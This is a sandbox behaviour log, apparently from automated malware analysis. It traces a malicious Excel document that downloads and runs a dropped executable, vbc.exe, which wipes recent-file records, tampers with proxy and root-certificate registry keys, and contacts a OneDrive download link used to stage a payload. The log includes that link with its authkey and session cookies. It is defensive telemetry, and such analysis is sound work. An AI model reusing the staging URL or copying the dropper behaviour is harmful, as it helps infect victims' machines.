Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	804	2072
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	804	2072
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	804	2072
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2072 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	804	2072
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	804	2072
Detection	Threat Characteristic: Creates command line process Process ID: 2132 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2132:%USERPROFILE%\vbc.exe) Return: 1	804	2072
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2072 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2132,) Return: ?	804	2072

Call System API	API Name: evtchann.SendEvent Args: (e), pid[2132], ppid[2072) Return: 1	804	2072
Detection	Threat Characteristic: Creates process Process ID: 2132 Image Path: %USERPROFILE%\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6881\1D6881 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6881\ Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D92BC\ Value: None		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D92BC\1D92BC Value: None		804
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		804
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\D8EKC30F.LNK) Return: 0		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		804
Add File	Path: %TEMP%\1938606.od Type: VSDT_ASCII		804
Write File	Path: %TEMP%\1938606.od Type: VSDT_ASCII		804
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eae0250, -1, 62240fc, 62240f8, 0) Return: 0		804
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 804 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		804

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		804
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	2072	2132
Call Internet Helper API	API Name: InternetOpenA Args: (lVali, 4, , , 0) Return: cc0004	2072	2132
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	2072	2132
Call Service API	API Name: OpenServiceW Args: (616a78, Sens, 4) Return: 6169d8	2072	2132
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	2072	2132
Call Service API	API Name: OpenServiceA Args: (616c58, rasman, 4) Return: 616b68	2072	2132
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2072	2132
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2072	2132
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2072	2132
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2072	2132
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2072	2132
Call Service API	API Name: OpenServiceA Args: (616f00, RASMAN, 4) Return: 616e88	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 390	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 390	2072	2132
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	2072	2132
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3b8	2072	2132
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3c4	2072	2132
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3c4	2072	2132
Call Network API	API Name: bind Args: (3c4, 0.0.0.0:49177, 16) Return: 0	2072	2132
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call Network API	API Name: connect Args: (3c4, 13.107.42.13:443, 16) Return: ffffffff	2072	2132
Call Network API	API Name: send Args: (3c4, ..., 134, 0) Return: 134	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: send Args: (3c4, ..., 166, 0) Return: 166	2072	2132
Call Network API	API Name: recv Args: (3c4, , 6144, 0) Return: ?	2072	2132
Call Service API	API Name: OpenServiceW Args: (46689d0, gpsvc, 5) Return: 4668958	2072	2132
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	2072	2132
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2072	2132
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2072	2132
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2072	2132
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2072	2132
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2072	2132
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	2072	2132
Call Network API	API Name: bind Args: (600, 0.0.0.0:49178, 128) Return: 0	2072	2132
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (600, 13.107.4.50:80, 16, 0, 0, 0, 46853f0) Return: 0	2072	2132
Call Network API	API Name: send Args: (600, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?5ee9869365c0c59e HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4680c80) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4680b98) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4669620) Return: 1	2072	2132
Call Service API	API Name: OpenServiceW Args: (4675398, CryptSvc, 5) Return: 4674a38	2072	2132
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2072	2132


Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2072	2132
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2072	2132
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 60c	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	2072	2132
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	2072	2132
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 60c	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	2072	2132
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	2072	2132
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c	2072	2132
Call Network API	API Name: socket Args: (2, 1, 6) Return: 60c	2072	2132
Call Network API	API Name: bind Args: (60c, 0.0.0.0:49179, 128) Return: 0	2072	2132
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (60c, 93.184.220.29:80, 16, 0, 0, 0, 4697858) Return: 0	2072	2132
Call Network API	API Name: send Args: (60c, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (467f4c8) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (467f3e0) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4677de0) Return: 1	2072	2132
Call Network API	API Name: send Args: (3c4, ..., 181, 0) Return: 181	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1500, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (65b4f0, Hi¯‰ÝS°, 32, 0, , 0, Hi¯‰ÝS°, 1205, 53014792, 0) Return: 0	2072	2132
Call System API	API Name: BCryptDecrypt Args: (65b4f0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922898&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:S+ireX+V2Yg=:KEaB4h6FhUpoBY5wKwdBwoBzFG2WyvU5iXYONrZe42c=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=83d6415d-5e03-49dd-a904-c679b376657d&&RD00155D5EAC90&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:34:58 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:14:58 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAC90\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 7394211E559D49F590041728630B8B9C Ref B: STOEDGE0709 Ref C: 2021-10-22T17:14:58Z\r\nDate: Fri, 22 Oct 2021 17:14:58 GMT\r\nContent-Length: 0\r\n\r\nµ%, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922898&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:S+ireX+V2Yg=:KEaB4h6FhUpoBY5wKwdBwoBzFG2WyvU5iXYONrZe42c=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=83d6415d-5e03-49dd-a904-c679b376657d&&RD00155D5EAC90&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:34:58 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:14:58 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAC90\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 7394211E559D49F590041728630B8B9C Ref B: STOEDGE0709 Ref C: 